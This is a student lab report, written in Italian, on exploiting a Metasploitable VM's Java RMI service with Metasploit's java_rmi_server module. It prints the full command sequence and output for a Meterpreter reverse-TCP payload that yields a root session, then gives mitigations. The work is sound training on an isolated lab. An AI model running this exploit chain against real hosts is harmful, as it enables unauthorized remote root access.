

STUDENTE: CRISTIANO SAMUEL VANVITELLI
DATA 23/01/2026

Report Progetto S7/L5

Exploit Java RMI con Metasploit

Introduzione

Il report documenta lo sfruttamento del servizio **Java RMI**, un protocollo che permette l'esecuzione di operazioni tra macchine remote.

Sfruttando una vulnerabilità del servizio, è stata avviata tramite **Metasploit** una sessione **Meterpreter** dove sono stati eseguiti i comandi **ifconfig** per analizzare la configurazione di rete del target e **route**, per analizzare la tabella di routing del sistema.


Obiettivo

L'obiettivo è ottenere una sessione **Meterpreter** sul sistema Metasploitable, recuperare la configurazione di rete e la tabella di routing del target.

Strumenti

- **Metasploitable**: macchina target
- **Nmap**: tool per scansione stato del servizio
- **Metasploit**: piattaforma di attacco

Fase 1 Configurazione e verifica IP Kali/Metasploitable



**Fig. 1 Configurazione IP Kali*

```

└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever

(kali㉿ kali)-[~]
└─$

```

**Fig.2 Verifica configurazione*

```

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1

```

**Fig.3 Configurazione IP Metasploitable*

```

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:82:18:fe brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fe82:18fe/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$

```

**Fig.4 Verifica configurazione*

```

└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
 64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.49 ms
 64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.37 ms
 64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.651 ms
^C
--- 192.168.11.112 ping statistics ---
 3 packets transmitted, 3 received, 0% packet loss, time 2048ms
 rtt min/avg/max/mdev = 0.651/1.169/1.487/0.369 ms

```

**Fig.5 Ping Kali ---> Metasploitable*

```

PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=1.01 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=1.30 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=1.27 ms

--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 1.017/1.197/1.302/0.131 ms

```

**Fig.6 Ping Metasploitable ---> Kali*

Il primo passo ha riguardato la configurazione degli indirizzi IP statici sulle due macchine: **192.168.11.111** per Kali tramite **Network Manager** e **192.168.11.112** per Metasploitable modificando il file [/etc/network/interfaces](#) e riavviando la configurazione attraverso [\\$ sudo /etc/init.d/networking restart.](#)

Dopo aver riavviato i servizi di rete e verificato l'assegnazione degli IP con il comando [\\$ ip a](#), è stato eseguito un **ping** reciproco per confermare la corretta connessione tra le due macchine.

Fase 2 Scansione Nmap e Metasploit

```

(kali) kali-[-]
$ nmap -sV -p 1099 192.168.11.112
Starting Nmap 7.98 ( https://nmap.org ) 26-01-23 03:49 -0500
Nmap scan report for 192.168.11.112
Host is up (0.00061s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:82:18:FE (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.02 seconds

```

**Fig.7 Scansione nmap servizio java*

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Export your database results with db_export -f xml
<file>

< HONK >

+=[ metasploit v6.4.103-dev ]
+ -- --[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]
+ -- --[ 434 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[+] Starting persistent handler(s)...
msf > search java_rmi
```

**Fig.8 Avvio Metasploit e ricerca modulo*

Matching Modules			
#	Name	Disclosure Date	Rank
0	auxiliary/gather/java_rmi_registry	.	normal
Enumeration			
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent
ault Configuration Java Code Execution			
2	\ target: Generic (Java Payload)	.	.
3	\ target: Windows x86 (Native Payload)	.	.
4	\ target: Linux x86 (Native Payload)	.	.
5	\ target: Mac OS X PPC (Native Payload)	.	.
6	\ target: Mac OS X x86 (Native Payload)	.	.
7	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal
point Code Execution Scanner			
8	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent
ialization Privilege Escalation			

**Fig.9 Risultato ricerca*

```
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   no              no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)
```

**Fig.10 Configurazione modulo*

```
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/nCBMpk9
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:35324) at 2026-01-23 04:23:18 -0500

meterpreter > |
```

**Fig.11 Lancio exploit*

Prima di avviare **Metasploit**, è stata eseguita una scansione con **Nmap** mirata alla porta del servizio target per verificarne lo stato.

Una volta avviato il framework, è stata effettuata una ricerca per individuare un modulo di exploit specifico e tra i risultati ottenuti, è stato selezionato il modulo [exploit/multi/misc/java_rmi_server](#), configurando i parametri:

- **RHOSTS:** IP Metasploitable (192.168.11.112)
- **LHOST:** IP Kali (192.168.11.111)

Fase 3 Verifica Exploit

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe82:18fe
IPv6 Netmask : ::
```

**Fig.12 Verifica configurazione di rete*

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric  Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0        eth0
192.168.11.112 255.255.255.0 0.0.0.0      0        eth0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric  Interface
-----
::1         ::           ::           0        eth0
fe80::a00:27ff:fe82:18fe ::           ::           0        eth0
meterpreter > █
```

**Fig.13 Verifica tabella di routing*

```
meterpreter >
Background session 1? [y/N]
msf exploit(multi/misc/java_rmi_server) > sessions

Active sessions
=====
Id  Name      Type      Information      Connection
--  ---
1   meterpreter java/linux root @ metasploitable 192.168.11.111:4444 → 192.168.11.112:55947 (192.168.11.112)
```

**Fig.14 Salvataggio sessione*

Lanciato l'attacco, è stata stabilita con successo una sessione **Meterpreter** con la macchina target.

All'interno della shell avanzata, sono stati eseguiti i comandi:

- **\$Ifconfig**: per verificare la configurazione di rete della macchina Metasploitable
- **\$route**: per visualizzare la tabella di routing del target, utile per identificare altre reti raggiungibili

Come ultimo passaggio, la sessione Meterpreter è stata posta in **background** per interazioni future.

È importante evidenziare che l'accesso ottenuto **garantisce i privilegi di root** sul sistema target, confermando il completo controllo della macchina Metasploitable.

Conclusione

L'attività si è conclusa con il raggiungimento di tutti gli obiettivi prefissati e grazie alla vulnerabilità nel servizio **Java RMI**, è stata stabilita una sessione Meterpreter che ha permesso il controllo remoto della macchina Metasploitable.

Raccomandazioni

Sulla base dei risultati ottenuti, si propongono diverse misure di mitigazione volte a risolvere le vulnerabilità riscontrate come:

Restrizione degli accessi: Configurare il firewall per limitare l'accesso solo a utenti autorizzati sulla porta del servizio (1099).

Autenticazione RMI: Implementare sistemi autenticazione per l'accesso al servizio (uso di credenziali).

Hardening del servizio: Eseguire il servizio Java con privilegi minimi per limitare la superficie d'attacco di una sessione Meterpreter.

Monitoraggio: Utilizzare sistemi di rilevamento (IDS) per identificare scansioni Nmap mirate.

